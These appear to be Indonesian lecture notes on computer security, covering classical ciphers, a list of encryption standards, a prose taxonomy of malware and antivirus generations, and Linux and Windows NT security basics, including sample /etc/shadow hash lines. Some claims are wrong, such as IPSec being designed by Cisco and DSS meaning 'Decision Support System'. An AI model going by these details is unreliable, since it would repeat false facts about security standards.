


Gambar 6. Proses Enkripsi dengan Permutasi

Ciphertext yang dihasilkan dengan teknik permutasi ini adalah "N ETK5 SKD AIIRK RAATGORP FI".

d. Ekspansi

Suatu metode sederhana untuk mengacak pesan adalah dengan memelarkan pesan itu dengan aturan tertentu. Salah satu contoh penggunaan teknik ini adalah dengan meletakkan huruf konsonan atau bilangan ganjil yang menjadi awal dari suatu kata di akhir kata itu dan menambahkan akhiran "an". Bila suatu kata dimulai dengan huruf vokal atau bilangan genap, ditambahkan akhiran "i". Proses enkripsi dengan cara ekspansi terhadap plaintext terjadi sebagai berikut :




Gambar 7. Enkripsi dengan Ekspansi

Ciphertextnya adalah "5AN EKNIKTAN ASARDAN RIPTOGRAFIKAN". Aturan ekspansi dapat dibuat lebih kompleks. Terkadang teknik ekspansi digabungkan dengan teknik lainnya, karena teknik ini bila berdiri sendiri terlalu mudah untuk dipecahkan.

e. Pemampatan (Compaction)

Mengurangi panjang pesan atau jumlah bloknya adalah cara lain untuk menyembunyikan isi pesan. Contoh sederhana ini menggunakan cara menghilangkan setiap karakter ke-tiga secara berurutan. Karakter-karakter yang dihilangkan disatukan kembali dan disusulkan sebagai "lampiran" dari pesan utama, dengan diawali oleh suatu karakter khusus, dalam contoh ini digunakan "&". Proses yang terjadi untuk plaintext kita adalah :



Gambar 8. Enkripsi dengan Pemampatan

Aturan penghilangan karakter dan karakter khusus yang berfungsi sebagai pemisah menjadi dasar untuk proses dekripsi ciphertext menjadi plaintext kembali.

Dengan menggunakan kelima teknik dasar kriptografi diatas, dapat diciptakan kombinasi teknik kriptografi yang amat banyak, dengan faktor yang membatasi semata-mata hanyalah kreativitas dan imajinasi kita. Walaupun sekilas terlihat sederhana, kombinasi teknik dasar

kriptografi dapat menghasilkan teknik kriptografi turunan yang cukup kompleks, dan beberapa teknik dasar kriptografi masih digunakan dalam teknik kriptografi modern.

BERBAGAI SOLUSI ENKRIPSI MODERN

1. Data Encryption Standard (DES)
   - standar bagi USA Government
   - didukung ANSI dan IETF
   - popular untuk metode secret key
   - terdiri dari : 40-bit, 56-bit dan 3x56-bit (Triple DES)

2. Advanced Encryption Standard (AES)
   - untuk menggantikan DES (launching akhir 2001)
   - menggunakan variable length block chipper
   - key length : 128-bit, 192-bit, 256-bit
   - dapat diterapkan untuk smart card.

3. Digital Certificate Server (DCS)
   - verifikasi untuk digital signature
   - autentikasi user
   - menggunakan public dan private key
   - contoh : Netscape Certificate Server

4. IP Security (IPSec)
   - enkripsi public/private key
   - dirancang oleh CISCO System
   - menggunakan DES 40-bit dan authentication
   - built-in pada produk CISCO
   - solusi tepat untuk Virtual Private Network (VPN) dan Remote Network Access

5. Kerberos
   - solusi untuk user authentication
   - dapat menangani multiple platform/system
   - free charge (open source)
   - IBM menyediakan versi komersial : Global Sign On (GSO)

6. Point to point Tunneling Protocol(PPTP), Layer Two Tunneling Protocol (L2TP)
   - dirancang oleh Microsoft
   - autentication berdasarkan PPP(Point to point protocol)
   - enkripsi berdasarkan algoritm Microsoft (tidak terbuka)
   - terintegrasi dengan NOS Microsoft (NT, 2000, XP)

7. Remote Access Dial-in User Service (RADIUS)
   - multiple remote access device menggunakan 1 database untuk authentication
   - didukung oleh 3com, CISCO, Ascend
   - tidak menggunakan encryption

8. RSA Encryption
   - dirancang oleh Rivest, Shamir, Adleman tahun 1977
   - standar de facto dalam enkripsi public/private key
   - didukung oleh Microsoft, apple, novell, sun, lotus
   - mendukung proses authentication

- multi platform

9. Secure Hash Algoritm (SHA)
    - dirancang oleh National Institute of Standard and Technology (NIST) USA.
    - bagian dari standar DSS(Decision Support System) USA dan bekerja sama dengan DES untuk digital signature.
    - SHA-1 menyediakan 160-bit message digest
    - Versi : SHA-256, SHA-384, SHA-512 (terintegrasi dengan AES)

10. MD5
    - dirancang oleh Prof. Robert Rivest (RSA, MIT) tahun 1991
    - menghasilkan 128-bit digest.
    - cepat tapi kurang aman

11. Secure Shell (SSH)
    - digunakan untuk client side authentication antara 2 sistem
    - mendukung UNIX, windows, OS/2
    - melindungi telnet dan ftp (file transfer protocol)

12. Secure Socket Layer (SSL)
    - dirancang oleh Netscape
    - menyediakan enkripsi RSA pada layes session dari model OSI.
    - independen terhadap servise yang digunakan.
    - melindungi system secure web e-commerce
    - metode public/private key dan dapat melakukan authentication
    - terintegrasi dalam produk browser dan web server Netscape.

13. Security Token
    - aplikasi penyimpanan password dan data user di smart card

14. Simple Key Management for Internet Protocol
    - seperti SSL bekerja pada level session model OSI.
    - menghasilkan key yang static, mudah bobol.

APLIKASI ENKRIPSI

Beberapa aplikasi yang memerlukan enkripsi untuk pengamanan data atau komunikasi diantaranya adalah :

a. Jasa telekomunikasi
- Enkripsi untuk mengamankan informasi konfidensial baik berupa suara, data, maupun gambar yang akan dikirimkan ke lawan bicaranya.
- Enkripsi pada transfer data untuk keperluan manajemen jaringan dan transfer on-line data billing.
- Enkripsi untuk menjaga copyright dari informasi yang diberikan.

b. Militer dan pemerintahan
- Enkripsi diantaranya digunakan dalam pengiriman pesan.
- Menyimpan data-data rahasia militer dan kenegaraan dalam media penyimpanannya selalu dalam keaadan terenkripsi.

c. Data Perbankan
- Informasi transfer uang antar bank harus selalu dalam keadaan terenkripsi

d. Data konfidensial perusahaan

- Rencana strategis, formula-formula produk, database pelanggan/karyawan dan database operasional
- pusat penyimpanan data perusahaan dapat diakses secara on-line.
- Teknik enkripsi juga harus diterapkan untuk data konfidensial untuk melindungi data dari pembacaan maupun perubahan secara tidak sah.

e. Pengamanan electronic mail

- Mengamankan pada saat ditransmisikan maupun dalam media penyimpanan.
- Aplikasi enkripsi telah dibuat khusus untuk mengamankan e-mail, diantaranya PEM (Privacy Enhanced Mail) dan PGP (Pretty Good Privacy), keduanya berbasis DES dan RSA.

f. Kartu Plastik

- Enkripsi pada SIM Card, kartu telepon umum, kartu langganan TV kabel, kartu kontrol akses ruangan dan komputer, kartu kredit, kartu ATM, kartu pemeriksaan medis, dll
- Enkripsi teknologi penyimpanan data secara magnetic, optik, maupun chip.

KEAMANAN DARI DEVIL PROGRAM

Taksonomi ancaman perangkat lunak / klasifikasi program jahat (malicious program):

1. Program-program yang memerlukan program inang (host program). Fragmen program tidak dapat mandiri secara independen dari suatu program aplikasi, program utilitas atau program sistem.
2. Program-program yang tidak memerlukan program inang. Program sendiri yang dapat dijadwalkan dan dijalankan oleh sistem operasi.

Tipe-tipe program jahat :

1. **Bacteria** : program yang mengkonsumsi sumber daya sistem dengan mereplikasi dirinya sendiri. Bacteria tidak secara eksplisit merusak file. Tujuan program ini hanya satu yaitu mereplikasi dirinya. Program bacteria yang sederhana bisa hanya mengeksekusi dua kopian dirinya secara simultan pada sistem multiprogramming atau menciptakan dua file baru, masing-masing adalah kopian file program bacteria. Kedua kopian in kemudian mengkopi dua kali, dan seterusnya.

2. **Logic bomb** : logik yang ditempelkan pada program komputer agar memeriksa suatu kumpulan kondisi di sistem. Ketika kondisi-kondisi yang dimaksud ditemui, logik mengeksekusi suatu fungsi yang menghasilkan aksi-aksi tak diotorisasi.
   - Logic bomb menempel pada suatu program resmi yang diset meledak ketika kondisi-kondisi tertentu dipenuhi.
   - Contoh kondisi-kondisi untuk memicu logic bomb adalah ada atau tudak adanya file-file tertentu, hari tertentu daru minggu atau tanggal, atau pemakai menjalankan aplikasi tertentu. Begitu terpicu, bomb mengubah atau menghapus data atau seluruh file, menyebabkan mesin terhenti, atau mengerjakan perusakan lain.

3. **Trapdoor :** Titik masuk tak terdokumentasi rahasia di satu program untuk memberikan akses tanpa metode-metode otentifikasi normal.
   - Trapdoor telah dipakai secara benar selama bertahun-tahun oleh pemogram untuk mencari kesalahan program. Debugging dan testing biasanya dilakukan pemogram saat mengembangkan aplikasi. Untuk program yang mempunyai prosedur otentifikasi atau setup lama atau memerlukan pemakai memasukkan nilai-nilai berbeda untuk menjalankan aplikasi maka debugging akan lama bila harus melewati prosedur-prosedur tersebut. Untuk debug program jenis ini, pengembang membuat kewenangan khusus atau menghilangkan keperluan setup dan otentifikasi.
   - Trapdoor adalah kode yang menerima suatu barisan masukan khusus atau dipicu dengan menjalankan ID pemakai tertentu atau barisan kejahatan tertentu. Trapdoor menjadi ancaman ketika digunakan pemrogram jahat untuk memperoleh pengkasesan tak diotorisasi.
   - Pada kasus nyata, auditor (pemeriks) perangkat lunak dapat menemukan trapdoor pada produk perangkat lunak dimana nama pencipta perangkat lunak berlakuk sebagai password yang memintas proteksi perangkat lunak yang dibuatnya. Adalah sulit mengimplementasikan kendali-kendali perangkat lunak untuk trapdoor.

4. **Trojan horse** : Rutin tak terdokumentasi rahasia ditempelkan dalam satu program berguna. Program yang berguna mengandung kode tersembunyi yang ketika dijalankan melakukan suatu fungsi yang tak diinginkan. Eksekusi program menyebabkan eksekusi rutin rahasia ini.
   - Program-program trojan horse digunakan untuk melakukan fungsi-fungsi secara tidak langsung dimana pemakai tak diotorisasi tidak dapat melakukannya secara langsung. Contoh, untuk dapat mengakses file-file pemakai lain pada sistem dipakai bersama, pemakai dapat menciptakan program trojan horse.
   - Trojan horse ini ketika program dieksekusi akan mengubah ijin-ijin file sehinga file-file dapat dibaca oleh sembarang pemakai. Pencipta program dapat menyebarkan ke pemakai-pemakai dengan menempatkan program di direktori bersama dan menamai programnya sedemikian rupa sehingga disangka sebagai program utilitas yang berguna.
   - Program trojan horse yang sulit dideteksi adalah kompilator yang dimodifikasi sehingga menyisipkan kode tambahan ke program-program tertentu begitu dikompilasi, seperti program login. Kode menciptakan trapdoor pada program login yang mengijinkan pencipta log ke sistem menggunakan password khusus. Trojan horse jenis ini tak pernah dapat ditemukan jika hanya membaca program sumber. Motivasi lain dari trojan horse adalah penghancuran data. Program muncul sebagai melakukan fungsi-fungsi berguna (seperti kalkulator), tapi juga secara diam-diam menghapus file-file pemakai.
   - Trojan horse biasa ditempelkan pada program-program atau rutin-rutin yang diambil dari BBS, internet, dan sebagainya.

5. **Virus** : Kode yang ditempelkan dalam satu program yang menyebabkan pengkopian dirinya disisipkan ke satu program lain atau lebih, dengan cara memodifikasi program-program itu.
   - Modifikasi dilakukan dengan memasukkan kopian program virus yang dapat menginfeksi program-program lain. Selain hanya progasi, virus biasanya melakukan fungsi yang tak diinginkan.
   - Di dalam virus komputer, terdapat kode intruksi yang dapat membuat kopian sempurna dirinya. Ketika komputer yang terinfeksi berhubungan (kontak) dengan perangkat lunak yang belum terinfeksi, kopian virus memasuki program baru. Infeksi dapat menyebar dari komputer ke komputer melalui pemakai-pemakai yang menukarkan disk atau mengirim program melalui jaringan. Pada lingkungan jaringan, kemampuan mengakses aplikasi dan layanan-layanan komputer lain merupakan fasilitas sempurna penyebaran virus.
   - Masalah yang ditimbulkan virus adalah virus sering merusak sistem komputer seperti menghapus file, partisi disk, atau mengacaukan program.
   - **Siklus hidup Virus** melalui empat fase (tahap), yaitu :
     ⇒ Fase tidur (dormant phase). Virus dalam keadaan menganggur. Virus akan tiba-tiba aktif oleh suatu kejadian seperti tibanya tanggal tertentu, kehadiran program atau file tertentu, atau kapasitas disk yang melewati batas. Tidak semua virus mempunyai tahap ini.
     ⇒ Fase propagasi (propagation phase). Virus menempatkan kopian dirinya ke program lain atau daerah sistem tertentu di disk. Program yang terinfeksi virus akan mempunyai kloning virus. Kloning virus itu dapat kembali memasuki fase propagasi.
     ⇒ Fase pemicuan (triggering phase). Virus diaktifkan untuk melakukan fungsi tertentu. Seperti pada fase tidur, fase pemicuan dapat disebabkan beragam kejadian sistem termasuk penghitungan jumlah kopian dirinya.
     ⇒ Fase eksekusi (execution phase). Virus menjalankan fungsinya, fungsinya mungkin sepele seperti sekedar menampilkan pesan dilayar atau merusak seperti merusak program dan file-file data, dan sebagainya. Kebanyakan virus melakukan kerjanya untuk suatu sistem operasi tertentu, lebih spesifik lagi pada platform perangkat keras tertentu. Virus-virus dirancang memanfaatkan rincian-rincian dan kelemahan-kelemahan sistem tertentu.

   - **Klasifikasi tipe virus** :
     a. Parasitic virus. Merupakan virus tradisional dan bentuk virus yang paling sering. Tipe ini mencantolkan dirinya ke file .exe. Virus mereplikasi ketika program terinfeksi dieksekusi dengan mencari file-file .exe lain untuk diinfeksi.
     b. Memory resident virus. Virus memuatkan diri ke memori utama sebagai bagian program yang menetap. Virus menginfeksi setiap program yang dieksekusi.
     c. Boot sector virus. Virus menginfeksi master boot record atau boot record dan menyebar saat sistem diboot dari disk yang berisi virus.
     d. Stealth virus. Virus yang bentuknya telah dirancang agar dapat menyembunyikan diri dari deteksi perangkat lunak antivirus.
     e. Polymorphic virus. Virus bermutasi setiap kali melakukan infeksi. Deteksi dengan penandaan virus tersebut tidak dimungkinkan. Penulis virus dapat melengkapi dengan alat-alat bantu penciptaan virus baru (virus creation toolkit, yaitu rutin-rutin untuk menciptakan virus-virus baru). Dengan alat bantu ini penciptaan virus baru dapat dilakukan dengan cepat. Virus-virus yang diciptakan dengan alat bantu biasanya kurang canggih dibanding virus-virus yang dirancang dari awal.

6. **Worm** : Program yang dapat mereplikasi dirinya dan mengirim kopian-kopian dari komputer ke komputer lewat hubungan jaringan. Begitu tiba, worm diaktifkan untuk mereplikasi dan progasai kembali. Selain hanya propagasi, worm biasanya melakukan fungsi yang tak diinginkan.
    - Network worm menggunakan hubungan jaringan untuk menyebar dari sistem ke sistem lain. Sekali aktif di suatu sistem, network worm dapat berlaku seperti virus atau bacteria, atau menempelkan program trojan horse atau melakukan sejumlah aksi menjengkelkan atau menghancurkan.
    - Untuk mereplikasi dirinya, network worm menggunakan suatu layanan jaringan, seperti : Fasilitas surat elektronik (electronic mail facility), yaitu worm mengirimkan kopian dirinya ke sistem-sistem lain.
    - Kemampuan eksekusi jarak jauh (remote execution capability), yaitu worm mengeksekusi kopian dirinya di sistem lain.
    - Kemampuan login jarak jauh (remote login capability), yaitu worm log pada sistem jauh sebagai pemakai dan kemudian menggunakan perintah untuk mengkopi dirinya dari satu sistem ke sistem lain. Kopian program worm yang baru kemudian dijalankan di sistem jauh dan melakukan fungsi-fungsi lain yang dilakukan di sistem itu, worm terus menyebar dengan cara yang sama.
    - Network worm mempunyai ciri-ciri yang sama dengan virus komputer, yaitu mempunyai fase-fase sama, yaitu : Dormant phase, Propagation phase, Trigerring phase, Execution phase.
    - Network worm juga berusaha menentukan apakah sistem sebelumnya telah diinfeksi sebelum mengirim kopian dirinya ke sistem itu.

Antivirus

Solusi ideal terhadap ancaman virus adalah **pencegahan**. Jaringan diijinkan virus masuk ke sistem. Sasaran ini, tak mungkin dilaksanakan sepenuhnya. Pencegahan dapat mereduksi sejumlah serangan virus. Setelah pencegahan terhadap masuknya virus, maka pendekatan berikutnya yang dapat dilakukan adalah :

1. **Deteksi**. Begitu infeksi telah terjadi, tentukan apakah infeksi memang telah terjadi dan cari lokasi virus.
2. **Identifikasi**. Begitu virus terdeteksi maka identifikasi virus yang menginfeksi program.
3. **Penghilangan**. Begitu virus dapat diidentifikasi maka hilangkan semua jejak virus dari program yang terinfeksi dan program dikembalikan ke semua (sebelum terinfeksi). Jika deteksi virus sukses dilakukan, tapi identifikasi atau penghilangan jejak tidak dapat dilakukan, maka alternatif yang dilakukan adalah menghapus program yang terinfeksi dan kopi kembali backup program yang masih bersih.

Perkembangan program antivirus dapat diperiode menjadi empat generasi, yaitu :

1. **Generasi pertama :** sekedar scanner sederhana. Antivirus menscan program untuk menemukan penanda (signature) virus. Walaupun virus mungkin berisi karakter-karakter varian, tapi secara esensi mempunyai struktur dan pola bit yang sama di semua kopiannya. Teknis ini terbatas untuk deteksi virus-virus yang telah dikenal. Tipe lain antivirus generasi pertama adalah mengelola rekaman panjang (ukuran) program dan memeriksa perubahan panjang program.
2. **Generasi kedua :** scanner yang pintar (heuristic scanner). Antivirus menscan tidak bergantung pada penanda spesifik. Antivirus menggunakan aturan-aturan pintar (heuristic rules) untuk mencari kemungkinan infeksi virus.Teknik yang dipakai misalnya mencari fragmen- fragmen kode yang sering merupakan bagian virus. Contohnya, antivirus mencari awal loop enkripsi yang digunakan polymorphic virus dan menemukan kunci enkripsi. Begitu kunci ditemukan, antivirus dapat mendeskripsi virus untuk identifikasi dan kemudian menghilangkan infeksi virus. Teknik ini adalah pemeriksanaan integritas. Checksum dapat ditambahkan di tiap

program. Jika virus menginfeksi program tanpa mengubah checksum, maka pemeriksaan integritas akan menemukan perubahan itu. Untuk menanggulangi virus canggih yang mampu mengubah checksum saat menginfeksi program, fungsi hash terenkripsi digunakan. Kunci enkripsi disimpan secara terpisah dari program sehingga program tidak dapat menghasilkan kode hash baru dan mengenkripsinya. Dengan menggunakan fungsi hash bukan checksum sederhana maka mencegah virus menyesuaikan program yang menghasilkan kode hash yang sama seperti sebelumnya.

3. **Generasi ketiga :** jebakan-jebakan aktivitas (activity trap). Program antivirus merupakan program yang menetap di memori (memory resident program). Program ini mengidentifikasi virus melalui aksi- aksinya bukan dari struktur program yang diinfeksi. Dengan antivirus semacam in tak perlu mengembangkan penanda-penanda dan aturan-aturan pintar untuk beragam virus yang sangat banyak. Dengan cara ini yang diperlukan adalah mengidentifikasi kumpulan instruksi yang berjumlah sedikit yang mengidentifikasi adanya usaha infeksi. Kalau muncul kejadian ini, program antivirus segera mengintervensi.
4. **Generasi keempat :** proteksi penuh (full featured protection). Antivirus generasi ini menggunakan beragam teknik antivirus secara bersamaan. Teknik-teknik ini meliputi scanning dan jebakan-jebakan aktivitas. Antivirus juga mempunyai senarai kapabilitas pengaksesan yang membatasi kemampuan virus memasuki sistem dan membatasi kemampuan virus memodifikasi file untuk menginfeksi file. Pertempuran antara penulis virus dan pembuat antivirus masih berlanjut. Walau beragam strategi lebih lengkap telah dibuat untuk menanggulangi virus, penulis virus pun masih berlanjut menulis virus yang dapat melewati barikade-barikade yang dibuat penulis antivirus. Untuk pengaman sistem komputer, sebaiknya pengaksesandan pemakaian komputer diawasi dengan seksama sehingga tidak menjalankan program atau memakai disk yang belum terjamin kebersihannya dari infeksi virus. Pencegahan terbaik terhadap ancaman virus adalah mencegah virus memasuki sistem disaat yang pertama.

KEAMANAN SISTEM OPERASI

Linux

Komponen Arsitektur Keamanan Linux :

1. Account Pemakai (user account)

Keuntungan :

- Kekuasaan dalam satu account yaitu root, sehingga mudah dalam administrasi system.
- Kecerobohan salah satu user tidak berpengaruh kepada system secara keseluruhan.
- Masing-masing user memiliki privacy yang ketat

Macam User :

Root : kontrol system file, user, sumber daya (devices) dan akses jaringan
User : account dengan kekuasaan yang diatur oleh root dalam melakukan aktifitas dalam system.
Group : kumpulan user yang memiliki hak sharing yang sejenis terhadap suatu devices tertentu.

2. Kontrol Akses secara Diskresi (Discretionary Access control)

Discretionary Access control (DAC) adalah metode pembatasan yang ketat, yang meliputi :

- Setiap account memiliki username dan password sendiri.
- Setiap file/device memiliki atribut(read/write/execution) kepemilikan, group, dan user umum.

> Virus tidak akan mencapai file system, jika sebuah user terkena, maka akan berpengaruh pada file-file yang dimiliki oleh user yang mengeksekusi file tersebut.

Jika kita lakukan list secara detail menggunakan $ls –l, kita dapat melihat penerapan DAC pada file system linux :

```
d rw-  - -x   - - -  5  fade  users 1024  Feb    8 12:30 Desktop
- rw-  r - -   r - -  9 Goh  hack   318  Mar  30 09:05 borg.dead.letter
```

-	rw-	r - -	r - -	9	Goh	hack	318	Mar	30	09:05	borg.dead.letter
1	**2**	**3**	**4**	**5**	**6**	**7**	**8**	**9**		**10**	**11**

Keterangan :

1 = tipe dari file ; tanda dash (-) berarti file biasa, d berarti directory, l berarti file link, dsb
2 = Izin akses untuk owner (pemilik), r=read/baca, w=write/tulis, x=execute/eksekusi
3 = Izin akses untuk group
4 = Izin akses untuk other (user lain yang berada di luar group yang didefinisikan sebelumnya)
5 = Jumlah link file
6 = Nama pemilik (owner)
7 = Nama Group
8 = Besar file dalam byte
9 = Bulan dan tanggal update terakhir
10 = Waktu update terakhir
11 = Nama file/device

Perintah-perintah penting pada DAC :

- Mengubah izin akses file :
  1. bu : **chmod < u | g | o > < + | - > < r | w | e > nama file**,
     contoh :
     chmod u+x g+w o-r borg.dead.letter ; tambahkan akses eksekusi(e) untuk user (u), tambahkan juga akses write(w) untuk group (g) dan kurangi izin akses read(r) untuk other(o) user.
  2. chmod metode octal, bu: **chmod - - - namafile** , digit dash (-) pertama untuk izin akses user, digit ke-2 untuk izin akses group dan digit ke-3 untuk izin akses other, berlaku ketentuan : r(read) = 4, w(write) = 2, x (execute) = 1 dan tanpa izin akses = 0.
     Contoh :
     Chmod 740 borg.dead.letter
     Berarti : bagi file *borg.dead.letter* berlaku
     digit ke-1 → 7=4+2+1=izin akses r,w,x penuh untuk user.
     digit ke-2 → 4=4+0+0=izin akses r untuk group
     digit ke-3 → 0=0+0+0=tanpa izin akses untuk other user.

- Mengubah kepemilikan : chown <owner/pemilik><nama file>
- Mengubah kepemilikan group : chgrp <group owner><nama file>
- Menggunakan account root untuk sementara :
  ~$su ; system akan meminta password
  password : **** ; prompt akan berubah jadi pagar, tanda login sebagai root
  ~#

- Mengaktifkan shadow password, yaitu membuat file **/etc/passwd** menjadi dapat dibaca (readable) tetapi tidak lagi berisi password, karena sudah dipindahkan ke **/etc/shadow**

Contoh tipikal file **/etc/passwd** setelah diaktifkan shadow:

```
…
root:x:0:0::/root:/bin/bash
fade:x:1000:103: , , , :/home/fade:/bin/bash
…
```

Lihat user fade, dapat kita baca sebagai berikut :

username	: fade
Password	: x
User ID (UID)	: 1000
Group ID (GUID)	: 103
Keterangan tambahan	: -
Home directory	: /home/fade
Shell default	: /bin/bash

Password-nya bisa dibaca (readable), tapi berupa huruf x saja, password sebenarnya disimpan di file **/etc/shadow** dalam keadaan dienkripsi :

```
…
root:pCfouljTBTX7o:10995:0:::::
fade:oiHQw6GBf4tiE:10995:0:99999:7:::
…
```

Perlunya Pro aktif password

Linux menggunakan metode DES (Data Encription Standart) untuk password-nya. User harus di training dalam memilih password yang akan digunakannya agar tidak mudah ditebak dengan program-program crack password dalam ancaman bruto force attack. Dan perlu pula ditambah dengan program Bantu cek keamanan password seperti :

- Passwd+ : meningkatkan loging dan mengingatkan user jika mengisi password yang mudah ditebak, ftp://ftp.dartmouth.edu/pub/security
- Anlpasswd : dapat membuat aturan standar pengisian password seperti batas minimum, gabungan huruf besar dengan huruf kecil, gabungan angka dan huruf dsb, ftp://coast.rs.purdue.edu/pub/tools/unix/

3. Kontrol akses jaringan (Network Access Control)

Firewall linux [1] :
alat pengontrolan akses antar jaringan yang membuat linux dapat memilih host yang berhak / tidak berhak mengaksesnya.

Fungsi Firewall linux :

- Analisa dan filtering paket
  Memeriksa paket TCP, lalu diperlakukan dengan kondisi yang sudah ditentukan, contoh paket A lakukan tindakan B.
- Blocking content dan protocol
  Bloking isi paket seperti applet java, activeX, Vbscript, Cookies

[1] Untuk membedakan firewall yang *built-in* di linux dengan firewall dedicated yang banyak digunakan dalam teknologi jaringan, maka digunakan istilah firewall linux.

- Autentikasi koneksi dan enkripsi
  Menjalankan enkripsi dalam identitas user, integritas satu session dan melapisi data dengan algoritma enkripsi seperti : DES, triple DES, Blowfish, IPSec, SHA, MD5, IDEA, dsb.

Tipe firewall linux :

- Application-proxy firewall/Application Gateways
  Dilakukan pada level aplikasi di layer OSI, system proxy ini meneruskan / membagi paket-paket ke dalam jaringan internal. Contoh : software TIS FWTK (Tursted Information System Firewall Toolkit)
- Network level Firewall, fungsi filter dan bloking paket dilakukan di router. Contoh : TCPWrappers, aplikasinya ada di /usr/sbin/tcpd. Cara kerjanya :
  Lihat isi file **/etc/inetd.conf** :

```
...
telnet    stream    tcp    nowait    root /usr/sbin/telnetd
shell     stream    tcp    nowait    root /usr/sbin/rshd
pop3      stream    tcp    nowait    root /usr/sbin/pop3d
…
```

  dengan diaktifkan TCPwrappers maka isi file **/etc/inetd.conf** :

```
...
telnet    stream    tcp    nowait    root /usr/sbin/tcpd in.telnetd
shell     stream    tcp    nowait    root /usr/sbin/tcpd in.rshd -L
pop3      stream    tcp    nowait    root /usr/sbin/tcpd in.pop3d
…
```

  setiap ada permintaan layanan jarak jauh, dipotong dulu dengan pencocokan rule set yang telah diatur oleh **tcp in**, jika memenuhi syarat diteruskan ke file yang akan diekseskusi, tapi jika tidak memenuhi syarat digagalkan.

  Pengaturan TCPWrapper dilakukan dengan mengkonfigurasi 2 file, yaitu :
  - /etc/host.allow → host yang diperbolehkan mengakses.
  - /etc/host.deny → host yang tidak diperbolehkan mengakses.

4. Enkripsi (encryption)

Penerapan Enkripsi di linux :

- Enkripsi password → menggunakan DES (Data Encryption Standard)
- Enkripsi komunikasi data :
  1. **Secure Shell (SSH)** → Program yang melakukan loging terhadap komputer lain dalam jaringan, mengeksekusi perintah lewat mesin secara remote dan memindahkan file dari satu mesin ke mesin lainnya. Enkripsi dalam bentuk Blowfish, IDEA, RSA, Triple DES. Isi SSH Suite :
     - scp (secure shell copy) → mengamankan penggandaan data
     - ssh (secure shell client) → model client ssh seperti telnet terenkripsi.
     - ssh-agent → otentikasi lewat jaringan dengan model RSA.
     - sshd (secure shell server) → di port 22
     - ssh-keygen → pembuat kunci (key generator) untuk ssh

     Konfigurasi dilakukan di :
     - /etc/sshd_config (file konfigurasi server)
     - /etc/ssh_config (file konfigurasi client)
  2. **Secure socket Layer (SSL)** → mengenkripsi data yang dikirimkan lewat port http. Konfigurasi dilakukan di : web server APACHE dengan ditambah PATCH SSL.

5. Logging

Def : Prosedur dari Sistem Operasi atau aplikasi merekam setiap kejadian dan menyimpan rekaman tersebut untuk dapat dianalisa.

Semua file log linux disimpan di directory /var/log, antara lain :

- **Lastlog** : rekaman user login terakhir kali
- **last** : rekaman user yang pernah login dengan mencarinya pada file /var/log/wtmp
- **xferlog** : rekaman informasi login di ftp daemon berupa data wktu akses, durasi transfer file, ip dan dns host yang mengakses, jumlah/nama file, tipe transfer(binary/ASCII), arah transfer(incoming/outgoing), modus akses(anonymous/guest/user resmi), nama/id/layanan user dan metode otentikasi.
- **Access_log** : rekaman layanan http / webserver.
- **Error_log** : rekaman pesan kesalahan atas service http / webserver berupa data jam dan waktu, tipe/alasan kesalahan
- **Messages** : rekaman kejadian pada kernel ditangani oleh dua daemon :
  - Syslog → merekam semua program yang dijalankan, konfigurasi pada syslog.conf
  - Klog → menerima dan merekam semua pesan kernel

6. Deteksi Penyusupan (Intrusion Detection)

Def : aktivitas mendeteksi penyusupan secara cepat dengan menggunakan program khusus secara otomatis yang disebut Intrusion Detection System

Tipe dasar IDS :

- Ruled based system : mencatat lalu lintas data jika sesuai dengan database dari tanda penyusupan yang telah dikenal, maka langsung dikategorikan penyusupan. Pendekatan Ruled based system :
  - Preemptory (pencegahan) ; IDS akan memperhatikan semua lalu lintas jaringan, dan langsung bertindak jika dicurigai ada penyusupan.
  - Reactionary (reaksi) ; IDS hanya mengamati file log saja.
- Adaptive system : penerapan expert system dalam mengamati lalu lintas jaringan.

Program IDS :

- **Chkwtmp** : program pengecekan terhadap entry kosong
- **Tcplogd** : program pendeteksi stealth scan (scanning yang dilakukan tanpa membuat sesi tcp)
- **Host entry** : program pendeteksi login anomaly (perilaku aneh) → bizarre behaviour (perilaku aneh), time anomalies (anomaly waktu), local anomaly.

Windows NT

Komponen Arsitektur Keamanan NT :

1. Adminisrasi User dan Group

Jenis Account User :

- Administrator
- Guest
- User

Jenis Account Gorup :

- Administrator

- Guest
- User
- Operator back-up
- Power user
- Operator server
- Operator account
- Operator printer

Hak User / Grup :
- Hak basic : acces computer from network, back-up files/directory, change system time, logon locally, manage auditing and security, log (event viewer), restore files and directory, shutdown system, take ownership files or other object, dll.
- Hak advance : access service and kernel untuk kebutuhan pengembangan system.

2. Keamanan untuk system File

A. NTFS :
- Cepat dalam operasi standar file (read – write – search)
- Terdapat system file recovery, access control dan permission.
- Memandang obyek sebagai kumpulan atribut, termasuk permission access.

B. Proteksi untuk integritas data

Transaction logging : merupakan system file yang dapat di-recovery untuk dapat mencatat semua perubahan terakhir pada directory dan file secara otomatis.
- Jika transaksi system berhasil NT akan melakukan pembaharuan pada file.
- Jika transaksi gagal, NT akan melalui :
  - Tahap analisis : mengukur kerusakan dan menentukan lokasi cluster yang harus diperbarui per informasi dalam file log.
  - Tahap redo : melakukan semua tahapan transaksi yang dicatat pada titik periksa terakhir
  - Tahap undo : mengembalikan ke kondisi semula untuk semua transaksi yang belum selesai dikerjakan.

